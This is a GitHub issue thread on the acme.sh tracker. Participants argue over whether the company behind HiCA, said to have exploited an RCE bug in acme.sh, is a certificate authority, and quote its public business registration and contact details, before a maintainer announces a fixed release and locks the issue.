@xiaohuilam Your company (or your CA's company) is registered in China, the code of company is 91500108MAACDXG09T and contact phone number is +86 17099911119 , contact mail is sslcertificate@foxmail.com / contact@xunsign.com . your official website www1.hi.cn have not used the certificate signed from your own CA. Your company is selling of prepare to sell PKI services after permitted by government. So we have reason believe that your are an CA.



xiaohuilam commented last month • edited ▾

Contributor

In the Google snapshot I see HiCA official recommends to run acme.sh as root user.

@BeSafee

It's tutorial copied from others article. NOT we meant.

the source article is <http://web.archive.org/web/20230201113221/https://blog.freessl.cn/acme-quick-start/>.

LeviMarvin commented last month

@xiaohuilam If you are not a CA, you have NOT ANY reasons to sell the certificate or publish the payment information with ACME users. And in your website, you said "We provide OCSP in China Mainland", how did you do that? The OCSP services must be operated by CA.



xiaohuilam commented last month

Contributor

@xiaohuilam Your company (or your CA's company) is registered in China, the code of company is 91500108MAACDXG09T and contact phone number is +86 17099911119 , contact mail is sslcertificate@foxmail.com / contact@xunsign.com . your official website www1.hi.cn have not used the certificate signed from your own CA. Your company is selling of prepare to sell PKI services after permitted by government. So we have reason believe that your are an CA.

We're not a CA, we have no public key infrastructures including public CA or private CA.

And a kind remind, submitting information here such as telephone、 addresses that not evidence without our consent will violate China citizen privacy.



boomer41 commented last month

Hey, um, this is the acme.sh bug tracker. This bug is about an RCE in acme.sh, and possibly there are other places in the code with the same issue. Can we please keep the discussion on that rather than some random CA that just happened to exploit this RCE? The CA is not the problem in this bug (take this to the CA forum), but the defect in the code is.

@LeviMarvin @xiaohuilam

Please see the above request of Midar. I'm 100% with him.

This issue is really not for discussion about the CA in question, but for the bug in acme.sh.

I'd gladly like to request discussing in private about that issue if needs arise, and stop spamming my inbox about whether the CA is now a CA or not.

Thanks.



LeviMarvin commented last month

@xiaohuilam As of now, you have not given a formal explanation (including the reasons for doing so) on "using the ACME client for commercial activities", but continue to quibble in this issue. At the same time, you said that the HiCA server has been shut down, and some traffic is redirected to the White House page because of WAF operation. Why do you (and your company) configure this WAF rule? It is even more scandalous if traffic is directed to a third-party site just to prevent DDos attacks.



LeviMarvin commented last month • edited ▼

@xiaohuilam Your company (or your CA's company) is registered in China, the code of company is 91500108MAACDXG09T and contact phone number is +86 17099911119 , contact mail is sslcertificate@foxmail.com / contact@xunsign.com . your official website www1.hi.cn have not used the certificate signed from your own CA. Your company is selling of prepare to sell PKI services after permitted by government. So we have reason believe that your are an CA.

We're not a CA, we have no public key infrastructures including public CA or private CA. And a kind remind, submitting information here such as telephone、 addresses that not evidence without our consent will violate China citizen privacy.

All of information is published by yourself (or your company-self) to public. This is mandatory under Chinese law and does not violate your privacy.

All of information can be accessed from anywhere and not need to be authoried publish. This is in line with Chinese law.

All information is voluntarily disclosed by the company, and there is no need to declare it separately on the company's official website. If you don't want to, I can provide the URL of the China National Enterprise Credit Information Publicity System for your own reference.



LeviMarvin commented last month

@boomer41 Of course.



xiaohuilam commented last month

Contributor

@xiaohuilam As of now, you have not given a formal explanation (including the reasons for doing so) on "using the ACME client for commercial activities", but continue to quibble in this issue. At the same time, you said that the HiCA server has been shut down, and some traffic is redirected to the White House page because of WAF operation. Why do you (and your company) configure this WAF rule? It is even more scandalous if traffic is directed to a third-party site just to prevent DDos attacks.

👍 2

xiaohuilam commented last month • edited ▼

Contributor

@xiaohuilam Your company (or your CA's company) is registered in China, the code of company is 91500108MAACDXG09T and contact phone number is +86 17099911119 , contact mail is sslcertificate@foxmail.com / contact@xunsign.com . your official website www1.hi.cn have not used the certificate signed from your own CA. Your company is selling of prepare to sell PKI services after permitted by government. So we have reason believe that your are an CA.

We're not a CA, we have no public key infrastructures including public CA or private CA. And a kind remind, submitting information here such as telephone、 addresses that not evidence without our consent will violate China citizen privacy.

All of informations is published by yourself (or your company-self) to public. This is mandatory under Chinese law and does not violate your privacy.

But it's on our site, we never authorized you to disclosure anywhere else.

Even we published our photo on our website, we reserves all the copyright and privacy. But you shared at social media this is totally violate for them.

👍 5

😄 5

xiaohuilam commented last month

Contributor

@xiaohuilam If you are not a CA, you have NOT ANY reasons to sell the certificate or publish the payment information with ACME users. And in your website, you said "We provide OCSP in China Mainland", how did you do that? The OCSP services must be operated by CA.

- Q: We provide OCSP in China Mainland
- A: We are a SSL.com partner co operated a intermediate CA which hosts ocsp responder in China. And also sometimes we redirects cert provider to GTS(Google Trust Services), it hosts ocsp.pki.goog which has ocsp responder datacenter in China. So this isn't the evidence to proof HiCA is a CA which managed PKI.

Scirese commented last month

@Neilpang The discussion is completely heading to off-topic and heated, we should lock the issue now

👍 3

LeviMarvin commented last month

We should start a new issue to disscusion the bug about ACME. HiCA's problem will be reported to CA/B.

👍 4

Neilpang commented last month • edited ▼

Member

sorry guys, new release is out.

<https://github.com/acmesh-official/acme.sh/releases>

 4

 **acmesh-official** locked as **off-topic** and limited conversation to collaborators last month

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

21 participants

